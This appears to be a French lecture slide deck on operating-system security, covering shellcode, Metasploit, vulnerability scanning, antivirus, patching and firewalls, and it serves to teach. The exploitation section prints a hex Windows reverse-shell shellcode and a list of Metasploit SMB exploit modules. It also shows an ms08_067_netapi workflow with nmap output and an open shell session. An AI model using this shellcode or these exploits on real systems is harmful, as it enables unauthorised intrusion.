
Shellcode

Wikipedia: Un shellcode est une chaîne de caractères qui représente un code binaire exécutable. À l'origine destiné à lancer un shell ('/bin/sh' sous Unix ou cmd Windows par exemple), le mot a évolué pour désigner tout code malicieux (et souvent malveillant) qui détourne un programme de son exécution normale.

- reverse shell connection to the address 127.0.0.1 on port 4321

```
fc6aeb4de8f9ffffff608b6c24248b453c8b7c057801ef8b4f188b5f2001eb498b348b01ee31c099
ac84c07407c1ca0d01c2ebf43b54242875e58b5f2401eb668b0c4b8b5f1c01eb032c8b896c241c61
c331db648b43308b400c8b701cad8b40085e688e4e0eec50ffd6665366683332687773325f54ffd0
68cbbedfc3b50ffd65f89e56681ed0802556a02ffd068d909f5ad57ffd65353535343534353ffd068
7f000001666810e1665389e19568ecf9aa6057ffd66a105155ffd0666a646668636d6a505929cc89
e76a4489e231c0f3aa9589fdfe422dfe422c8d7a38ababab6872feb316ff7528ffd65b5752515151
6a0151515551ffd068add905ce53ffd66affff37ffd068e779c679ff7504ffd6ff77fcffd068f08a
045f53ffd6ffd0
```


Flot d'exécution hijack : résultat



Frameworks d'exploitation

```
root@kali:~# echo version > version.rc
root@kali:~# msfconsole -r version.rc
```

Metasploit

```
=[ metasploit v4.5.0-dev [core:4.5 api:1.0]
+ -- --=[ 936 exploits - 500 auxiliary - 151 post
+ -- --=[ 252 payloads - 28 encoders - 8 nops
=[ svn r15767 updated today (2012.08.22)
```

```
[*] Processing version.rc for ERB directives.
resource (version.rc)> version
Framework: 4.4.0-dev.15205
Console   : 4.4.0-dev.15168
msf >
```


Frameworks d'exploitation

1

Demo live

2

Vidéo



Frameworks d'exploitation

```
msf > use exploit/windows/smb/ms
use exploit/windows/smb/ms03_049_netapi
use exploit/windows/smb/ms04_007_killbill
use exploit/windows/smb/ms04_011_lsass
use exploit/windows/smb/ms04_031_netdde
use exploit/windows/smb/ms05_039_pnp
use exploit/windows/smb/ms06_025_rasmans_reg
use exploit/windows/smb/ms06_025_rras
use exploit/windows/smb/ms06_040_netapi
use exploit/windows/smb/ms06_066_nwapi
use exploit/windows/smb/ms06_066_nwwks
use exploit/windows/smb/ms06_070_wkssvc
use exploit/windows/smb/ms07_029_msdns_zonename
use exploit/windows/smb/ms08_067_netapi
use exploit/windows/smb/ms09_050_smb2_negotiate_func_index
use exploit/windows/smb/ms10_061_spoolss
msf > use exploit/windows/smb/ms08_067_netapi
```

```
msf exploit(3proxy) > sessions -l
```

Active sessions

=====

Id	Description	Tunnel
--	-----	-----
1	Command shell	192.168.1.101:33191 -> 192.168.1.104:4444

Vulnérabilités

A

- Access control enforced by presentation layer
- Addition of data-structure sentinel
- Allowing Domains or Accounts to Expire
- Allowing password aging
- ASP.NET Misconfigurations
- Assigning instead of comparing
- Authentication Bypass via Assumed-Immutable Data

B

- Buffer Overflow
- Buffer underwrite
- Business logic vulnerability

C

- Capture-replay
- Catch NullPointerException
- Comparing classes by name
- Comparing instead of assigning
- Comprehensive list of Threats to Authentication Procedures and Data
- Covert timing channel
- CRLF Injection
- Cross Site Scripting Flaw

D

- Dangerous Function

I cont.

- Information leak through class cloning
- Information leak through serialization
- Information Leakage
- Insecure Compiler Optimization
- Insecure Randomness
- Insecure Temporary File
- Insecure Third Party Domain Access
- Insecure Transport
- Insufficient Entropy
- Insufficient entropy in pseudo-random number generator
- Insufficient Session-ID Length
- Integer coercion error
- Integer overflow
- Invoking untrusted mobile code

J

- J2EE Misconfiguration: Unsafe Bean Declaration

K

- Key exchange without entity authentication

L

- Least Privilege Violation
- Leftover Debug Code
- Log Forging
- Log injection

P cont.

- Process Control
- Publicizing of private data when using inner classes

R

- Race Conditions
- Reflection attack in an auth protocol
- Reflection injection
- Relative path library search
- Reliance on data layout
- Relying on package-level scope
- Resource exhaustion
- Return Inside Finally Block
- Reusing a nonce, key pair in encryption

S

- Session Fixation
- Session Variable Overloading
- Sign extension error
- Signed to unsigned conversion error
- Stack overflow
- State synchronization error
- Storing passwords in a recoverable format
- String Termination Error
- Symbolic name not mapping to correct object

T

Vulnérabilités



Sponsored by
DHS National Cyber Security Division/US-CERT



NIST
National Institute of
Standards and Technology

National Vulnerability Database

automating vulnerability management, security measurement, and compliance checking

Vulnerabilities	Checklists	800-53/800-53A	Product Dictionary	Impact M
Home	SCAP	SCAP Validated Tools	SCAP Events	About

Mission and Overview

NVD is the U.S. government repository of standards based vulnerability management data. This data enables automation of vulnerability management, security measurement, and compliance (e.g. FISMA).

Resource Status

NVD contains:
57788 [CVE Vulnerabilities](#)
223 [Checklists](#)
248 [US-CERT Alerts](#)
2750 [US-CERT Vuln Notes](#)
8140 [OVAL Queries](#)
77487 [CVE Publication](#)
rate: 11.47

Search CVE and CCE Vulnerability Database

([Advanced Search](#))

Keyword search:

Try a product or vendor name
Try a [CVE](#) standard vulnerability name or [OVAL](#) query
Only vulnerabilities that match ALL keywords will be returned
Linux kernel vulnerabilities are categorized separately from vulnerabilities in specific Linux distributions

☒ Search All
☐ Search Last 3 Months
☐ Search Last 3 Years


Show only vulnerabilities that have the following associated resources:

☒ Software Flaws (CVE)
☐ Misconfigurations (CCE), under development

☐ US-CERT [Technical Alerts](#)
☐ US-CERT [Vulnerability Notes](#)
☐ [OVAL](#) Queries

NVD now maps to CWE! See [NVD CWE](#) for more details.

Vulnérabilité et scanning



```
OS details: MICROSOFT WINDOWS XP SP2 or SP3, or Windows Server 2003
Network Distance: 1 hop
Service Info: OS: Windows

Host script results:
| smb-check-vulns:
|   MS08-067: VULNERABLE
|   Conficker: Likely CLEAN
|   regsvc DoS: CHECK DISABLED (add '--script-args=unsafe=1' to run)
|   SMBv2 DoS (CVE-2009-3103): CHECK DISABLED (add '--script-args=unsafe=1' to run)
|   MS06-025: CHECK DISABLED (remove 'safe=1' argument to run)
|   MS07-029: CHECK DISABLED (remove 'safe=1' argument to run)
|_

TRACEROUTE
HOP RTT      ADDRESS
1   0.12 ms  192.168.0.8

OS and Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.67 seconds
msf > search ms08-067


Matching Modules
=====
Name                                     Disclosure Date  Rank   Description
----
exploit/windows/smb/ms08_067_netapi      2008-10-28      great  Microsoft Server Service Relative Path Stack Corruption

msf > |
```

Video

Using Nmap to scan for vulnerable machines

Vulnérabilités



Mimikatz

- Demo

Bibliographie – Références

- Saine lecture :

- https://www.owasp.org/index.php/Buffer_Overflows

- Outils :

- http://www.offensive-security.com/metasploit-unleashed/Main_Page

Agenda

section 1	OS et sécurité : Principes Généraux <ul style="list-style-type: none">- fondamentaux- gestion mémoire- utilisateurs
section 2	Exemples d'exploitation
section 3	Mécanismes de protection
section 4	Nomadisme et OS Mobiles
section 5	Sécurité Web
section 6	Sécurité des serveurs

Mécanismes de protection

AV industry in 1998




AV industry in 2008



Image Copyright: IKARUS Security Software GmbH

AntiVirus

Graph of missed samples (lower is better)



Source : <http://www.av-comparatives.org> mars 2013

Antivirus et Hips


- Moteurs de détection

- basé sur de la signature
- basé sur de la signature comportementale
- mécanismes de réputation

- notion de zero-day
- EMET:

<http://technet.microsoft.com/en-us/security/jj653751>

Patching



Patch Management

GFI LanGuard 2012

Dashboard Scan Remediate Activity Monitor Reports Configuration Utilities Discuss this version...

Filter Group Search

LNSS1

- Domain Controllers
- LNSSPATCHES
 - LNSSVISTAX86
 - LNSSWIN2003X64
 - LNSSWIN2003X86
 - LNSSWIN2008R2
 - LNSSWIN2008X64
 - LNSSWIN2008X86
 - LNSSWIN7X64
 - LNSSWIN7X86
 - LNSSWINVISTAX64
 - LNSSWINVISTAX86
 - LNSSWINX64
 - LNSSWINX86
- TT1
 - QX2003R2
 - SRV2008R2
- TT2
- TTMain
- XOS
- WORKGROUP

Domain Controllers - 1 computer

Remediation Center Remediation Jobs

Deploy Software Updates
Use this option to deploy missing updates detected on selected computers.

List of missing updates for current selection (Domain Controllers - 1 computer)

Find Clear

Bulletin	Severity	Date posted	Title	Vendor	Applies to
Security Update (15)					
MS12-034	Critical	2012-05-08	Security Update for ...	Microsoft	Silverlight
MS12-034	Important	2012-05-08	Security Update for ...	Microsoft	Windows
MS12-034	Critical	2012-05-08	Security Update for ...	Microsoft	Windows
MS12-034	Important	2012-05-08	Security Update for ...	Microsoft	Windows
MS12-034	Low	2012-05-08	Security Update for ...	Microsoft	Windows
MS12-035	Critical	2012-05-08	Security Update for ...	Microsoft	Windows
MS12-035	Critical	2012-05-08	Security Update for ...	Microsoft	Windows
MS12-035	Critical	2012-05-08	Security Update for ...	Microsoft	Windows
MS12-035	Critical	2012-05-08	Security Update for ...	Microsoft	Windows
MS12-023	Moderate	2012-04-10	Cumulative Security ...	Microsoft	Windows
MS12-025	Critical	2012-04-10	Security Update for ...	Microsoft	Windows
MS12-025	Critical	2012-04-10	Security Update for ...	Microsoft	Windows
MS12-024	Critical	2012-04-10	Security Update for ...	Microsoft	Windows
MS11-037	Low	2011-11-08	Security Update for ...	Microsoft	Windows

Pare-feu

Console3 - [Racine de la console\Pare-feu Windows avec fonctions avancées de sécurité sur Ordinateur local\Règles de trafic entrant]

Fichier Action Affichage Favoris Fenêtre ?

Racine de la console

- Modèles de sécurité
- Gestion du module de plateforme
- Configuration et analyse de la sécurité
- Certificats - Utilisateur actuel
- Gestion de l'ordinateur (local)
- Pare-feu Windows avec fonctions avancées de sécurité
 - Règles de trafic entrant**
 - Règles de trafic sortant
 - Règles de sécurité de connexion
 - Analyse

Nom	Groupe	Profil	Activée	Action	Remplacer
✓ Age of Empires II: HD Edition		Public	Oui	Autoris...	Non
✓ Age of Empires II: HD Edition		Public	Oui	Autoris...	Non
✓ FTIM Remote Actions		Tout	Oui	Autoris...	Non
✓ Gestion de réseau - Demande d'...		Dom...	Oui	Autoris...	Non
✓ Gestion de réseau - Demande d'...		Dom...	Oui	Autoris...	Non
✓ iTunes		Tout	Oui	Autoris...	Non
✓ McAfee Framework Service		Dom...	Oui	Autoris...	Non
✓ McAfee Framework Service		Public	Oui	Autoris...	Non
✓ McAfee Framework Service		Public	Oui	Autoris...	Non
✓ McAfee Framework Service		Dom...	Oui	Autoris...	Non
✓ MCMRC		Tout	Oui	Autoris...	Non
